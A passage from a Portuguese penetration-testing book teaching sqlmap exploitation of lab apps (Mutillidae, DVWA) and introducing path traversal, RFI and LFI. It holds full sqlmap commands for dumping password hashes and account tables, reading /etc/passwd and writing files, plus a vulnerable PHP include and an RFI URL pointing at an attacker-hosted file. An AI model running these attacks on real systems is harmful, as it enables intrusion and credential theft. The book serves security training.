Outra opção do `sqlmap` que pode ser definida é a `--technique` . Essa opção refere-se à técnica de exploração de *SQL Injection*, que será utilizada no `sqlmap` . Existem várias técnicas que podem ser usadas e, caso você não especifique uma ou não consiga definir, o `sqlmap` por padrão tentará identificar qual é a mais adequada automaticamente. No entanto, se você for capaz de identificar, aumentará a performance da ferramenta, inclusive na extração dos dados. A tabela a seguir exibe algumas técnicas possíveis:

Parâmetro	Forma de exploração
B	*Boolean-based*
E	*Error-based*
U	*UNION-query based*
S	*Stacked queries*
T	*Time-based*
Q	*Inline queries*

O escopo do livro se tornaria imenso se eu tentasse explicar com detalhes como funciona cada uma dessas técnicas de exploração de *SQL Injection*, mas, com certeza, dominá-las é de grande valia para o seu aprendizado e para a performance da ferramenta.

Em nosso primeiro resultado, com a exploração de *SQL*

Injection com sqlmap, foram evidenciadas as técnicas possíveis de exploração por meio do campo *type*. Com isso, em uma nova tentativa, podemos especificá-la, para aumentar a eficiência.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 7 --technique TU
```

A opção `--null-connection` tenta explorar a injeção sem realmente recuperar o corpo HTML completo do destino; em vez disso, ele utiliza várias propriedades HTTP, por exemplo, o HEAD, com o objetivo de otimizar o tempo de resposta. Também podemos adicionar a opção `--keep-alive`, que usa uma conexão persistente HTTP e, como isso, a troca de dados acontece em uma conexão já aberta.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 7 --technique TU --null-connection --keep-alive
```

Resolvendo problemas de conectividade

Durante os trabalhos, pode ser que o sqlmap apresente diversos alertas sobre o possível esgotamento de recursos pelo servidor alvo. Esse esgotamento pode nos atrapalhar muito, pois a opção padrão é não continuar o ataque devido à possibilidade de negação de serviço. Por isso, existem opções no sqlmap para nos auxiliar nesse processo e conseguir obter todos os dados sem o risco de derrubar o servidor.

Caso isso esteja acontecendo com você, primeiro evite utilizar altos níveis de paralelismo. Vamos mudar o valor da opção `--threads` para 3. Pode-se também adicionar uma opção de `--`

`delay 1` para aumentar intervalo entre requisições em um segundo, caso seja necessário.

Além disso, vamos adicionar opções para o aumento do tempo de tolerância para a resposta do servidor com `--timeout 1000`, ou ignorar totalmente com `--ignore-timeouts`. Outra opção que pode ser utilizada é a quantidade de vezes que uma requisição poderá ser repetida com o `--retries 10`. Agora, uma opção que poderá nos ajudar muito é a opção `--answer "seems to be a continuous problem with=y"`, que fará o `--batch` responder fora do padrão para essa pergunta em específico. Com isso, nosso ataque automático não parará por falhas de conexão.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 --technique TU --null-connection --keep-alive --delay 1
--retries 10 --ignore-timeouts --answer "seems to be a continuous
 problem with=y"
```

Não se esqueça de que todos esses parâmetros devem ser adequados à sua realidade no momento dos testes.

4.5 CAPTURANDO INFORMAÇÕES IMPORTANTES NO SGBD

Do mesmo modo que fizemos manualmente, também conseguimos obter informações sobre os aspectos do SGBD, como usuários, permissões etc. Para começar vamos obter o nome do usuário do banco que usaremos com `--current-user` e se ele é DBA com `--is-dba`.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
```

```
hreads 3 --technique TU --null-connection --keep-alive --delay 1
--retries 10 --ignore-timeouts --answer "seems to be a continuous
 problem with=y" -v 0  --current-user --is-dba
```

A execução nos trouxe a seguinte resposta, o que é muito favorável para uma exploração completa. A opção `-v 0` foi adicionada para que o sqlmap não fique nos mostrando mensagens informativas; não a utilize por padrão em seus testes, pois algumas informações relevantes podem ser omitidas.

```
current user: 'mutillidae@%'
current user is DBA: True
```

Outras informações sobre o banco podem ser requisitadas. Podemos requisitar os usuários que existem para acesso ao banco de dados com `--users` e seus respectivos hashes de senha com a opção `--passwords`. Além disso, a opção `--privileges` nos permite visualizar de forma clara e específica quais privilégios possuem cada usuário no banco de dados.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 --technique TU --null-connection --keep-alive --delay 1
--retries 10 --ignore-timeouts --answer "seems to be a continuous
 problem with=y" -v 0  --current-user --is-dba --users --password
s --privileges
```

Depois de executar esse comando, consegue ver o valor que esses resultados teriam para um atacante? Como pode perceber, o sqlmap também possui a funcionalidade de desvendar senhas fracas, pois ele usa um dicionário que vem por padrão com a ferramenta. A seguir está uma parte da resposta, que deve ser igual à obtida por você.

```
database management system users password hashes:
```

```
[*] bricks [1]:
    password hash: *255195939290DC6D228944BCC682D2427DA57E21
    clear-text password: bricks
[*] bwapp [1]:
    password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
    clear-text password: bwapp
[*] citizens [1]:
    password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] cryptomg [1]:
    password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
    clear-text password: cryptomg
[*] debian-sys-maint [1]:
    password hash: *75F15FF5C9F06A7221FEB017724554294E40A327
[*] dvwa [1]:
    password hash: *D67B38CDCD1A55623ED5F55856A29B9654FF823D
    clear-text password: dvwa
    ...
```

Temos a listagem de usuários, diversos hashes de senhas compatíveis com os mesmos usuários do banco. Onde aparece o campo *clear-text password*, significa que o sqlmap foi capaz de decifrar a senha com seu dicionário. No entanto, essa não é a única informação de grande valor. Veja também uma resposta da opção `--privileges` na figura.




Figura 4.7: Permissão file.

Visualize as permissões existentes no usuário a que temos acesso via *SQL Injection*. Ele possui diversas permissões. A **FILE** diz que por meio desse usuário do banco é possível escrever e ler arquivos. Será que podemos explorar isso de alguma forma?

Leitura e escrita de arquivos no alvo com sqlmap

Os SGBDs podem oferecer os mais variados recursos. Dentre eles, podemos citar a capacidade de ler e escrever arquivos. Caso essa capacidade esteja habilitada para o usuário de uma aplicação que foi alvo de um ataque de *SQL Injection*, pode-se fazer o *upload* de um arquivo dentro da estrutura da aplicação web que oferece, por exemplo, a funcionalidade de um web *shell*. Como vimos, o usuário `mutillidae` possui essa permissão, vamos ver como podemos explorar isso utilizando o sqlmap.

No sistema operacional Linux, existe o arquivo `/etc/passwd` e este arquivo contém os usuários existentes no sistema operacional. Utilizando o sqlmap, vamos ler esse arquivo e ganhar conhecimento sobre os usuários com o parâmetro `--file-read=/etc/passwd` .

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 --technique TU --null-connection --keep-alive --delay 1
--retries 10 --ignore-timeouts --answer "seems to be a continuous
 problem with=y" -v 0 --file-read=/etc/passwd
```

Após o término da execução do comando, o sqlmap nos apresentou a seguinte mensagem:

```
    files saved to [1]:
    [*] /root/.sqlmap/output/10.0.0.1/files/_etc_passwd (same fil
e)
```

Vamos dar um `cat` nesse caminho e verificar se o arquivo realmente está presente.

```
root@osboxes:~# cat /root/.sqlmap/output/10.0.0.1/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
```

Figura 4.8: /etc/passwd

Realmente o sqlmap cumpriu sua promessa, trouxe-nos um arquivo que estava no servidor e, do mesmo modo, podemos recuperar diversos outros arquivos do sistema operacional. Essa leitura de arquivos não é o único poder do sqlmap, pois também podemos escrever algo lá.

Primeiro passo, vamos criar um arquivo no nosso Kali para enviá-lo ao servidor. Execute o comando `echo "<h1>HACKED BY CASA DO CODIGO</h1>" >> /root/hacked.html` . Após a criação, vamos enviá-lo ao servidor alvo.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.php&username=admin&password=123456&user-info-php-submit-button=View+Account+Details" --batch -p username --dbms mysql --os linux --threads 3 --file-write=/root/hacked.html --file-dest=/var/www/mutillidae/hacked.html
```

Bom, o aviso de sqlmap nos mostrou que não foi possível escrever. Isso aconteceu porque não existe a permissão para o usuário do mysql realizar escritas de arquivos no diretório.

```
    [WARNING] it looks like the file has not been written (usuall
y occurs if the DBMS process user has no write privileges in the
destination path)
```

Isso quer dizer que nossa máquina não é tão vulnerável assim. Teremos que achar uma forma de contornar esse problema. Para isso, vamos usar um diretório que, geralmente, tem permissões de escrita para todos os usuários no Linux. Esse diretório se chama `/tmp/` .

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 --file-write=/root/hacked.html --file-dest=/tmp/hacked.h
tml
```

Com esse diretório de destino, parece que o sqlmap escreveu o arquivo, pois não houve a reclamação anterior. Só que agora temos um desafio! Como vamos acessar o arquivo fora do escopo da aplicação web?

Normalmente, não teríamos como acessar. Mas na aplicação, existe uma vulnerabilidade que se chama *path traversal*. Ela permite acessar arquivos fora do escopo da aplicação. Então, combinando essa vulnerabilidade, com o nosso *upload* de arquivo via *SQL Injection*, podemos exibir nossa mensagem na tela.

Ao acessar a página de login no `mutillidae` nos deparamos com o seguinte link:

http://10.0.0.1/mutillidae/index.php?page=login.php

No link, notamos claramente que o parâmetro `page` aponta para um arquivo que é incorporado no `index.php`. Com isso, a pergunta que fica é a seguinte: será que se eu alterar o `login.php` pelo caminho relativo de outro arquivo, ele acessa? Para responder a essa pergunta, vamos apontar para o arquivo que acabamos de fazer o *upload*. Acesse o seguinte link e veja você mesmo a resposta:

http://10.0.0.1/mutillidae/index.php?page=../../../tmp/hacked.html

Figura 4.9: Combinado com path traversal.

Após esse acesso, comprovamos o perigo relativo às duas vulnerabilidades e fizemos um bom trabalho, mesclando duas vulnerabilidades para obter um resultado.

Riscos e níveis de instrução com sqlmap

A opção `--risk` segrega os payloads do sqlmap de acordo com os danos que podem causar no alvo. Esses possíveis danos podem incluir negação de serviço, lentidão, ou até mesmo alteração dos dados. Por padrão, é configurado o valor 1, sendo que o valor máximo é o 3. Já a opção `--level` define o número de verificações a serem executadas. Esse valor tem por padrão

também o valor 1 e pode ir até 5. Quanto maior o `--level`, maior o volume de dados.

Essas opções, geralmente, são alteradas apenas quando o sqlmap não consegue identificar ou explorar uma aplicação. Você pode aumentar esses parâmetros pouco a pouco para que não estrague os dados ou o serviço antes de alcançar o seu objetivo. Abaixo segue o comando com as opções de risco e nível no máximo.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 --file-write=/root/hacked.html --file-dest=/tmp/hacked.h
tml --risk 3 --level 5
```

4.6 CABEÇALHOS E AUTENTICAÇÃO

Por vezes, a exploração depende da existência de alguns cabeçalhos HTTP nas requisições. Isso é muito normal e comum. Por exemplo, na aplicação DVWA, conforme já exibido nas seções iniciais do capítulo, necessita-se de um cabeçalho para explorar. No caso do DVWA, é necessário o cookie de autenticação no sistema. Vamos tentar explorar o exemplo dado, mas agora com o sqlmap:

```
sqlmap -u 'http://10.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit
=Submit#'
```

Note a mensagem **got a 302 redirect to 'http://10.0.0.1:80/dvwa/login.php'**. Isso significa que fomos redirecionados para a página de login e que o sqlmap precisa possuir um cookie de autenticação, para acessar a página. E agora, como podemos contornar essa situação? Calma! O sqlmap conta

com a opção `--cookie`, vamos usá-la.

O primeiro passo é você realizar a autenticação no sistema e, depois de logado, pegar o valor do cabeçalho cookie e colocar no parâmetro do sqlmap. Para isso, acesse http://10.0.0.1:80/dvwa/login.php e depois faça o login com admin/admin.

Para capturar o seu cookie, tecle F12, vá até a aba console e digite o código JavaScript `document.cookie`.




Figura 4.10: Pegando cookie.

Após isso, copie o conteúdo exibido entre aspas e cole-o como valor da opção `--cookie` do sqlmap, para resolver o problema com o cabeçalho de autenticação.

```
sqlmap -u 'http://10.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit
=Submit#' --cookie 'security=low; PHPSESSID=aej45ip02bi8kh9jud682
eh8n3'
```

Além disso, outros cabeçalhos podem ser adicionados ao sqlmap, caso necessário. Você pode adicionar o cabeçalho `--referer= http://site.com.br/` para sinalizar que veio de uma URL específica. Você também pode simular o uso de um navegador específico com a opção `--user-agent="opera"`, ou até mesmo fazer com que o sqlmap escolha um navegador desses aleatoriamente com `--random-agent`.

```
sqlmap -u 'http://10.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit
=Submit#' --cookie 'security=low; PHPSESSID=aej45ip02bi8kh9jud682
eh8n3' --random-agent --referer= http://site.com.br/
```

Também existe uma forma que pode ser utilizada para replicar todos os cabeçalhos de uma requisição. Para isso, você pode capturar a requisição em formato cURL no navegador e aplicar no comando sqlmap a opção `-H` do comando curl, que adiciona um cabeçalho, funciona da mesma forma no sqlmap.

Acesse o link http://10.0.0.1/dvwa/vulnerabilities/sqli/ e tecle F12 novamente, só que agora vá até a aba *network*. Depois disso, faça o envio normal do formulário da aplicação. Note que a URL foi listada. Clique com o botão esquerdo em cima da requisição e copie como cURL em *Copy as cURL*.




Figura 4.11: Copiando como cURL.

Cole a requisição no terminal, substitua o comando `curl` por `sqlmap -u` e pronto. Você pode também executar no terminal a exploração.

```
sqlmap -u 'http://10.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit
=Submit#' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0
) Gecko/20100101 Firefox/68.0' -H 'Accept: text/html,application/
xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H 'Accept-Language: e
n-US,en;q=0.5' --compressed -H 'Referer: http://10.0.0.1/dvwa/vul
nerabilities/sqli/' -H 'Connection: keep-alive' -H 'Cookie: secur
```

```
ity=low; PHPSESSID=aej45ip02bi8kh9jud682eh8n3' -H 'Upgrade-Insecu
re-Requests: 1'
```

Envio de dados via POST/Formulários

Até aqui, vimos apenas a exploração de parâmetros contidos na URL. No entanto, isso não é uma limitação do sqlmap, pois também podemos explorar dados contidos em formulários, que normalmente são enviados via método HTTP POST. Para essa questão, basta adicionar a opção `--data` com os dados enviados via método POST, da requisição a ser explorada.

Acesse http://10.0.0.1/mutillidae/index.php?page=view-someones-blog.php e envie o formulário. Note que nesse envio não houve modificação na URL. Então, antes de enviar o formulário, tecle F12 novamente e vá até a aba *network*. Depois do envio, você percebe que há uma requisição enviada como POST. Agora, além de copiar como cURL, copie os parâmetros do tipo POST e cole-os na opção `--data` .

```
sqlmap -u 'http://10.0.0.1/mutillidae/index.php?page=view-someone
s-blog.php' --data 'author=53241E83-76EC-4920-AD6D-503DD2A6BA68&v
iew-someones-blog-php-submit-button=View+Blog+Entries'
```

Muito mais simples do que parece, não é mesmo? Além disso, você pode utilizar o que acabamos de aprender na seção *Cabeçalhos e autenticação*. Você pode copiar como cURL e executar com o sqlmap. No caso do POST, atente-se para o nome da opção, que no sqlmap é `--data` e não `--data-raw` .

O sqlmap, além disso, oferece uma funcionalidade de identificação automática de formulários. Isso pode facilitar o seu trabalho, apenas coloque a opção `--forms` e responda aos questionamentos feitos pelo sqlmap.

```
sqlmap -u 'http://10.0.0.1/mutillidae/index.php?page=view-someone
s-blog.php' --forms
```

Nesse caso, nossa exploração foi bem simplificada.

Enumerar o banco de dados e obter os dados

Por último mas não menos importante, a enumeração do banco com a captura dos dados armazenados também é parte fundamental no ataque de *SQL Injection*. Essa utilização é a mais famosa e, por isso, a deixei por último. Existem muitas outras coisas que são possíveis com a exploração do *SQL Injection* e essa é mais uma delas e não necessariamente será a de mais impacto. Tudo isso, vimos por meio da apresentação das outras funcionalidades do sqlmap.

Vamos começar em cima do nosso exemplo antigo e com a opção `--dbs`, que lista os bancos existentes.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 --dbs
```

```
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
```

Figura 4.12: Lista de bancos.

Como pode ser percebido na figura, podemos ter acesso a 34 bases de dados diferentes por meio do sistema explorado. Vamos explorar a base do próprio sistema, mas agora listando as tabelas nela existentes. Para isso, usamos a opção `-D` para designar o nome do banco e a opção `--tables` para listar as tabelas.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 -D mutillidae --tables
```




Figura 4.13: Lista de tabelas do sistema mutillidae.

Muito interessante, agora temos acesso às tabelas dentro da base de dados. Vamos listar as colunas de uma das tabelas. Uma tabela muito interessante para isso é a tabela onde temos usuários e senhas. Vamos usar a opção `-T` para apontar a tabela `**accounts**` e a opção `--columns` para listar as colunas existentes nela.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 -D mutillidae -T accounts --columns
```





Figura 4.14: Lista de colunas.

Parece que existem três colunas bem importantes para capturar os dados. Todos sabemos que *username* e *password* são os dados de que precisamos para acessar o sistema, mas ali também existe um dado adicional nos informando se a conta é administradora. Vamos com a opção `-C` para apontar as colunas em que queremos os dados e logo após adicionar o `--dump`, que informa ao sqlmap que queremos baixar os dados.

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.ph
p&username=admin&password=123456&user-info-php-submit-button=View
+Account+Details" --batch -p username --dbms mysql --os linux --t
hreads 3 -D mutillidae -T accounts -C "username,password,is_admin
 --dump
```



```
Database: mutillidae
Table: accounts
[19 entries]
+----------+--------------+----------+
| username | password     | is_admin |
+----------+--------------+----------+
| admin    | admin        | TRUE     |
| adrian   | somepassword | TRUE     |
| john     | monkey       | FALSE    |
| jeremy   | password     | FALSE    |
| bryce    | password     | FALSE    |
| samurai  | samurai      | FALSE    |
| jim      | password     | FALSE    |
| bobby    | password     | FALSE    |
| simba    | password     | FALSE    |
| dreveil  | password     | FALSE    |
| scotty   | password     | FALSE    |
| cal      | password     | FALSE    |
| john     | password     | FALSE    |
| kevin    | 42           | FALSE    |
| dave     | set          | FALSE    |
| patches  | tortoise     | FALSE    |
| rocky    | stripes      | FALSE    |
| user     | user         | FALSE    |
| ed       | pentest      | FALSE    |
+----------+--------------+----------+
```

Figura 4.15: Dados.

Agora sim, conseguimos os dados do sistema. Ao aproveitar as vulnerabilidades, você pode treinar para extrair os dados da aplicação de todos os bancos.

Também existe uma opção, não muito usual, que é a `--dump-all` , onde se faz um download completo de tudo o que se aponta. Claro, caso você queira baixar toda a estrutura do SGBD de uma vez, poderá usar:

```
sqlmap -u "http://10.0.0.1/mutillidae/index.php?page=user-info.php&username=admin&password=123456&user-info-php-submit-button=View+Account+Details" --batch -p username --dbms mysql --os linux --threads 3 --dump-all
```

Considerações finais do capítulo

Este capítulo teve como objetivo exibir com detalhes o poder que um atacante poderá ter caso encontre uma vulnerabilidade de *SQL Injection* em um sistema. A ferramenta sqlmap é muito mais poderosa do que vimos aqui, infelizmente, o escopo do livro ficaria muito grande ao explicar e exibir todas as suas funcionalidades com detalhes. No entanto, o importante foi passar o conhecimento de que a partir de uma falha dessas é possível ir muito além da extração de dados, podendo, até mesmo, ir para o controle total do servidor atacado.

Capítulo 5

INCLUSÃO DE ARQUIVOS: RFI E LFI

É muito comum que as aplicações web precisem incluir arquivos internos e externos dentro de alguma de suas páginas. Para fazer isso, as aplicações web geralmente utilizam algumas funções prontas que as permitem incorporar um código dentro de outro. Um exemplo seria a função `include` do PHP.

A inclusão de arquivos de código dentro de outros serve principalmente para o aproveitamento de funções e procedimentos. Essa incorporação permite diminuir a redundância de código e facilitar a manutenção, o que é exigido pela Programação Orientada a Objetos. Além disso, é muito comum que as aplicações precisem de informações que só podem ser obtidas via upload dos usuários. Esses uploads atendem aos mais diversos tipos de demandas, como foto de perfil, armazenamento etc.

Esses são os aspectos que serão explorados neste capítulo, sendo que o RFI (*Remote File Injection*) se refere à inclusão de código externo, e o LFI (*Local File Injection*) utiliza um código que estará no próprio servidor. Essas vulnerabilidades são baseadas na possibilidade de a aplicação oferecer incorporação de códigos.

Caso os filtros de arquivos a serem incorporados não estejam bem definidos, podemos induzir a aplicação a executar uma ação arbitrária. Até o final, seremos capazes de explorar essa vulnerabilidade e comprovar sua existência para auxiliar a equipe de desenvolvimento.

5.1 ENTENDENDO O PATH TRAVERSAL

O *path traversal*, ou *directory traversal*, como também é conhecido, é uma vulnerabilidade cuja exploração permite que arquivos internos, que não estão inclusos no escopo da aplicação web, sejam acessados. Com isso, é possível que pessoas não autorizadas obtenham informações sensíveis como código-fonte, arquivos de senhas, configurações do sistema operacional etc.

Essa vulnerabilidade é um forte indicativo da possibilidade de inclusão de arquivos ou de acesso a arquivos com códigos maliciosos já inclusos no servidor. Por meio dela, podemos acessar arquivos inclusos ou acessá-los em outro servidor por meio de links.

No capítulo anterior, de *SQL Injection*, utilizamos essa vulnerabilidade para acessar o arquivo incluso. Para os ataques de RFI e LFI, vamos partir da mesma premissa, pois não teremos efetividade se incluirmos o arquivo sem executá-lo. Apesar de a inclusão de arquivos não permitidos já ser considerada uma falha que deve ser relatada, apenas com a execução do arquivo vamos atingir o objetivo de controlar o terminal do servidor.

Então, sabemos que a aplicação Mutillidae contém essa vulnerabilidade. Vamos acessá-la em

http://10.0.0.1/mutillidae/index.php?page=arbitrary-file-inclusion.php. Atente-se bem para a URL, note que o parâmetro `page` é bem suspeito e pode conter uma vulnerabilidade para inclusão de arquivo. Isso significa que devemos testá-lo para ver se conseguimos acessar outro arquivo do sistema.

Vamos tentar acessar o arquivo `/etc/passwd` utilizando o parâmetro `page`. Para isso, basta apenas adicionarmos `../` quantas vezes forem necessárias antes do nome `etc/passwd`. Isso porque, nesse caso, o arquivo é incorporado à página `index.php` pelo caminho relativo. Veja bem o que acontece quando acessamos `http://10.0.0.1/mutillidae/index.php?page=../../etc/passwd`.

Figura 5.1: Arquivo /etc/passwd acessado.

Agora, tente verificar outros arquivos no servidor. Você terá acesso a diversos arquivos e configurações por meio dessa vulnerabilidade. No entanto, nem todos poderão ser acessados, pois você está com o usuário `apache`.

O Linux também faz controle de usuário, então o seu acesso estará limitado aos arquivos que esse usuário tem permissão de leitura dentro do sistema operacional. Os aspectos relativos ao

sistema operacional estão fora do escopo deste livro.

5.2 ENTENDENDO RFI

O RFI faz referência a uma vulnerabilidade existente em aplicações web que permite a execução de um código remoto, ou seja, que não faz parte do ambiente da aplicação. Ele geralmente ocorre quando a aplicação, por meio de algum parâmetro, incorpora a um arquivo um código que está presente dentro de um outro servidor.

Na linguagem PHP, funções como `include` podem fazer esse papel. Para ver na prática, repare no link de exemplo, http://exemplo.com?page=principal.php, e note, no código a seguir, que ele corresponde ao link no servidor:

```
<?php
//...
$page = $_GET['page'];
include($page);
// ...
?>
```

A variável `$_GET` vai retornar o valor do parâmetro `page` e incorporá-lo à página atual, mas existe uma peculiaridade. Vamos fazer um experimento: suponha que você atribuiu uma URL para o parâmetro `page` e crie um arquivo de teste chamado `teste.php` no seu diretório `/root/` com o comando `echo "<h1>TESTE - CASA DO CODIGO</h1>" > teste.php`. Após isso, precisamos ter um servidor web para que possamos hospedar nosso arquivo e ter um link de acesso a ele. Para isso, vamos usar um baita atalho que conseguimos usando o Python. Utilize o seguinte comando para criar um servidor web com Python no seu Kali dentro de `/root/`:

```
python -m SimpleHTTPServer 80
```

Esse comando cria um servidor web com Python a partir do módulo `SimpleHTTPServer` na porta 80. Confirme isso no próprio Kali, acesse o seu servidor e veja como é interessante essa solução com a URL: http://10.0.0.2/. Com isso, nosso sistema de arquivo foi disponibilizado para web.

Agora sim, conseguimos um link para acessar o nosso arquivo `teste.php` . Lembra da nossa aplicação Mutillidae? Ela tem URLs muito similares, vamos tentar colocar esse nosso link lá no parâmetro `page` .

http://10.0.0.1/mutillidae/index.php?page=http://10.0.0.2/teste.php

Figura 5.2: Resultado RFI

5.3 ENTENDENDO LFI

A vulnerabilidade de LFI é bem mais tranquila de entender. Para que esse ataque ocorra, você precisa ser capaz de incluir um arquivo que possa ser executado no servidor. Vamos ver isso muito bem na prática. Acesse http://10.0.0.1/dvwa/vulnerabilities/upload/

e tente fazer o upload de uma foto.

Figura 5.3: Upload de foto

Veja que interessante, fizemos um upload e a aplicação ainda nos mostrou o caminho de onde a foto foi armazenada dentro do servidor. Acesse-a diretamente com o link: http://10.0.0.1/dvwa/vulnerabilities/upload/../../hackable/uploads/casadocodigo.png. Como o caminho exibido é relativo, o navegador automaticamente repara na URL e você poderá ver apenas a foto.

Agora, a pergunta que fica é a seguinte: será que se eu colocar um arquivo `.php` ele aceita o upload? Bom, vamos tentar fazer o upload do nosso `teste.php` e ver o que acontece.

